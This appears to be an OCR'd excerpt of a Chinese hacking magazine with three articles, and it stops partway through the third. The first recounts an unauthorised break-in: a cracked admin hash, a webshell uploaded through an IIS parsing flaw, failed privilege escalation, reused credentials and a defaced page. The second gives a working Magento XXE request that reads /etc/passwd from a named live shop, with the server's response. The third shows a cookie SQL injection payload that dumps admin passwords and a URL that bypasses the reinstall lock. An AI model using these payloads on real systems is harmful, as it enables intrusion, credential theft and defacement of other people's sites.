
去 cmd5 解密，收费的，在群里叫人，没人理，相当悲惨。。。

后来见一大牛在线，就发他，求解密，没鸟我，郁闷中。。。

后来吃饭回来，见 QQ 闪动了，一打开，尼玛，密码来了。。。。

进去勒，，，

因为常拿 DEDECMS 的 shell，就知道在模版-文件管理器那里可以直接上传 shell



可是，尼玛，上传了，不见有的，，我以为没成功，我继续上传。。

连续上传 ASP 和 PHP 木马都不得。。。

没思路了，就停了两天。。。

晚上的时候无聊，又想起来了，心想绝对要装 B 啊。。


可能一装就把小妹妹骗上手了。。。所以我就继续 XXOO 了

在百度搜索了大量文章，都看了，最后在 90sec 看到这篇文章


http://www.90sec.org/thread-2657-1-1.html

解析漏洞，，我就试着上传了下，还真给我上传上去了，，

用菜刀连接，



大概浏览了下，发现几个磁盘都可以浏览，除了 C 盘，权限很挺大。。



直接用菜刀执行终端，郁闷的事来了，显示没有权限。。。


木办法，上传 shell 又不得，该咋办啊，郁闷死了。。。

又抽了支烟，想起来不是有解析漏洞么，？哎呀，我还真他们的笨蛋，

继续操刀上岗，利用解析漏洞上传了 shell。

查看了下组件，发现命令组件没删，兴奋中，想不到人品这么好，

管理员是菜菜，比我还菜那种。。。



WEB服务器版本		Microsoft-IIS/6.0
Scripting.FileSystemObject	√	文件操作组件
wscript.shell	√	命令行执行组件
ADOX.Catalog	√	ACCESS 建库组件
JRO.JetEngine	√	ACCESS 压缩组件
Scripting.Dictionary	√	数据流上传辅助组件
Adodb.connection	√	数据库连接组件
Adodb.Stream	√	数据流上传组件
SoftArtisans.FileUp	×	SA-FileUp 文件上传组件
LyfUpload.UploadFile	×	刘云峰文件上传组件
Persits.Upload.1	×	ASPUpload 文件上传组件
JMail.SmtpMail	×	JMail 邮件收发组件
CDONTS.NewMail	×	虚拟SMTP发信组件
SmtpMail.SmtpMail.1	×	SmtpMail 发信组件
Microsoft.XMLHTTP	√	数据传输组件
wscript.shell.1	√	如果wsh被禁，可以改用这个组件

找到可写目录上传了 cmd

一执行命令，傻眼了。。。提示缺少对象，

各种方法试过都不行，尼玛，原以为管理员是个 SB，原来我才是 SB。。。


在纠结中，我用菜刀找目标站的目录，找到目标站，我又傻眼了，

我干，神马都没有，看来是做防护，木办法了。。。。

继续抽烟吧，看还有啥灵感卜。。


在乱翻 shell 的时候，看到脚步探测，就试试了。。

探测出来他支持 asp.net。。




抱着试试想法，我上传了个 asp.net 大妈。。

哎呀，尼玛还真上去了。。。



我记得我看过一篇文章说，asp.net 的权限比较大，我就找我上传 cmd 的路径。

执行 cmd 命令。。想不到执行成功了。。。



试了其他命令，又傻眼了，只能执行 set 这个命令，其他都不行。。。

好吧，不能执行命令，我用提权工具。

很郁闷的说，用 MS11_046 和 MS11_080 和巴西烤肉和 PR 来 XXOO 都不得，我就郁闷。。

我也不知道是啥原因，我菜，求知道的大牛联系我告诉下我办法。。

木办法了，又继续抽烟。。。在乱看 ASP.NET 大马的时候看见 IIS 啥的，

就按进去了，看见目标站，一点，尼玛，拒绝访问。。。

在 IIS 这里看到 iis 的帐号密码，我想这个网站管理员是不是都用一个密码，

包着试试的态度，我就去目标站 XXOO 了。。

在试后台的时候，我在菜刀看到很多后台都是加上 dede~后门是域名。

我就试了，没想到还真是，

试了在旁注站的找到帐号，发现不是。

在想想的时候，发现会不会和网站后台一样，在 admin 后面加上网站域名。

尼玛还真是，在用在 IIS 得到的密码，一登录就进去了。

找到在小妹妹空间发现那张图片的地址，修改了下，重新生成。

就成功了。。。

本次渗透，觉得思路不能死板，要转弯吧。。。

多想想就得。。不要鄙视我。。

Magento eCommerce Platform XXE Injection 利用

作者：Qingsh4n

0x1

在 wooyun-zone xsser 的文章 zend framework 文件读取漏洞分析中有提及到 magento，下面是其中的原文：

据@蟋蟀哥哥 在乌云上的漏洞报告提醒，一些开源软件因为使用了 zend framework 的 xml 模块功能导致存在了问题，Magento 就是其中一个典型的软件，并且已经有多个在线网店证明存在这个问题。

@蟋蟀哥哥的漏洞在这 http://www.wooyun.org/bugs/wooyun-2010-09297

0x2

今天看 packetstormsecurity 时看到了这个漏洞的细节：

http://packetstormsecurity.org/files/114710/Magento-eCommerce-Platform-XXE-Injection.html

利用方法其中也说的很明白：

Proof of concept:

Magento uses a vulnerable Zend_XmlRpc_Server() class (Zend\XmlRpc\Server.php) to handle XML-RPC requests. Hence it is possible to disclose arbitrary local files from the remote system. The following HTTP POST request to the vulnerable XmlRpc server application illustrates the exploitation of this vulnerability:

```
POST /index.php/api/xmlrpc HTTP/1.1
Host: $host

<?xml version="1.0"?>
 <!DOCTYPE foo [
   <!ELEMENT methodName ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<methodCall>
   <methodName>&xxe;</methodName>
</methodCall>
```

0x3

现在到 magento 中文社区看看演示站点。

这里拿威风网为例：

用 burp 提交数据包如下：

```
POST /index.php/api/xmlrpc HTTP/1.1
Host: www.fengbuy.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.1 (KHTML, like Gecko)
Chrome/21.0.1155.2 Safari/537.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Encoding: gzip,deflate,sdch

Accept-Language: zh-CN,zh;q=0.8

Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3

Content-Length: 190

```
<?xml version="1.0"?>
 <!DOCTYPE foo [
   <!ELEMENT methodName ANY >
   <!ENTITY qingshen SYSTEM "file:///etc/passwd" >]>
<methodCall>
   <methodName>&qingshen;</methodName>
</methodCall>
```

在 burp 里面返回的数据如下：

HTTP/1.1 200 OK

Date: Fri, 13 Jul 2012 15:57:44 GMT

Server: nginx/1.2.0

Content-Type: text/xml; charset=UTF-8

X-Powered-By: PHP/5.2.14

Cache-Control: no-cache,must-revalidate

X-Via: 1.1 stsz14:8106 (Cdn Cache Server V2.0)


Connection: keep-alive

Content-Length: 3228


```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse><fault><value><struct><member><name>faultCode</name><val
ue><int>620</int></value></member><member><name>faultString</name><value
><string>Method "root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

adm:x:3:4:adm:/var/adm:/sbin/nologin

lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
.....下面还有好多用户，省略掉



下面是两个其他站的：



0x4

https://www.sec-consult.com/files/20120626-0_zend_framework_xxe_injection.txt
http://zone.wooyun.org/content/508
http://packetstormsecurity.org/files/114710/Magento-eCommerce-Platform-XXE-Injection.html

实例分析讲解为您敲开代码审计大门

编者：Yaseng 、缘灭

前 言

90sec 为了促进交流建立了 N 个兴趣小组。90sec 代码审计小组 因此诞生了，

小组商议给出一部代码审计的入门级实例讲解教程，让新手基友能更快的找到兴奋点，让老

鸟也找一下温存。嘎嘎。。。。。。

分析目标

XDcms 订餐网站系统 v1.0

XDcms 订餐网站管理系统，主要使用 Php+Mysql+Smarty 技术基础进行开发，采用 OOP（面向对象）方式进行基础运行框架搭建，集成在线订餐、团购、积分商城、优惠券、新闻、在线订单、在线支付、生成订单短信/邮箱通知、点评、Google 电子地图、问答、并与支付宝、Dz 论坛、短信平台接口完美整合等功能于一体的完全开源的高级订餐网站管理系统。作为国内最受欢迎的 PHP 类订餐网站系统之一，XDcms 在不断提升用户服务、提高产品质量的同时更加注重用户体验。从系统研发至今，历经了数百次的更新修改后，网站的架设与管理变得更加轻松及便捷。

官网：http://www.xdcms.cn/

下载地址：http://ftp.91736.com/dccms/v1.0/sys/xdcms_dc_v1.0.zip

您将学习到的案例有

1、 COOKIES 注入代码分析与漏洞利用(利用工具的使用)；

2、 全局变量的覆盖代码分析与漏洞利用；

3、 后台任意源码读取；

4、 本地包含代码分析与漏洞利用；

5、 后台 getshell 代码分析 与利用；

6、利用二次漏洞拿 shell。

案例 1

COOKIES 注入分析 （为了方便区别代码部分采用贴图，实例代码请大家自己下载源码查看）

文件：/ system/modules/member/index.php

代码：

```
public function edit(){
    $this->member_info(0);
    $gourl=$_GET['gourl'];
    $userid=$_COOKIE['member_userid'];
    $info=$this->mysql->get_one("select * from ".DB_PRE."member where `userid`=$userid");
```

$userid=$_COOKIE['member_userid']; //用$_COOKIE 接收，未做任何过滤

$info=$this->mysql->get_one("select * from ".DB_PRE."member where `userid`=$userid");
//直接带入到 sql 中查询。没有单引号不用考虑 GPC

利用工具：


火狐浏览器 + EDIT COOKIES 插件(下载地址请百度)

利用方法/步骤：

1、/index.php?m=member&f=register 随便注册一个账号并登录；

2、/index.php?m=member&f=edit 进入资料管理页面

3、在浏览器上选择工具 -> EDIT COOKIES 插件打开



因为是本地测试所以 IP 地址为 127.0.0.1 找到 member_userid -> 点 EDIT 进行编辑

语句： -6 Union seLect 1,2,username,4,5,6,7,8,9,10,11,12,password,14,15 fRom c_admin

-6 这个 6 是你的 ID

然后刷新一下直接爆出管理员密码

前几天发的那个今天发现管理员修补了，可是管理员这补的根没补是一样的。

案例二
全局变量的覆盖

文件：/ install/index.php
代码：

```
header("Content-Type: text/html; charset={$lang}");
foreach(Array('_GET','_POST','_COOKIE') as $_request){
    foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v);
}
function _runmagicquotes(&$svar){
    if(!get_magic_quotes_gpc()){
        if( is_array($svar) ){
            foreach($svar as $_k => $_v) $svar[$_k] = _runmagicquotes($_v);
        }else{
            $svar = addslashes($svar);
        }
    }
    return $svar;
}
```

代码的意思是把传入的变量数组遍历赋值,比如 $_GET['a'] 赋值为 $a
Ok 继续往下看

```
if(file_exists($insLockfile)){
    exit(" 程序已运行安装，如果你确定要重新安装，请先从FTP中删除 install/install_lock.txt！");
}
```

传入一个 insLockfile 判断是否存在。问题在这

利用方法：http://www.xx.com/install/index.php?insLockfile=1 （ 官网演示之)

将直接跳过判断进行安装。


此时安装的 sql 数据库文件会记录在 /data/config.inc.php

利用 poc:找到可外连的 mysql (自己去爆破)

直接访问此地址

http://www.xxx.com/install/index.php?insLockfile=1&step=4&dbhost=localhost&dbname=xdcms&dbuser=root&dbpwd=&dbpre=c_&dblang=gbk&adminuser=yaseng&adminpwd=90sex

加粗部分填写配置 直接绕过 重装



案例三

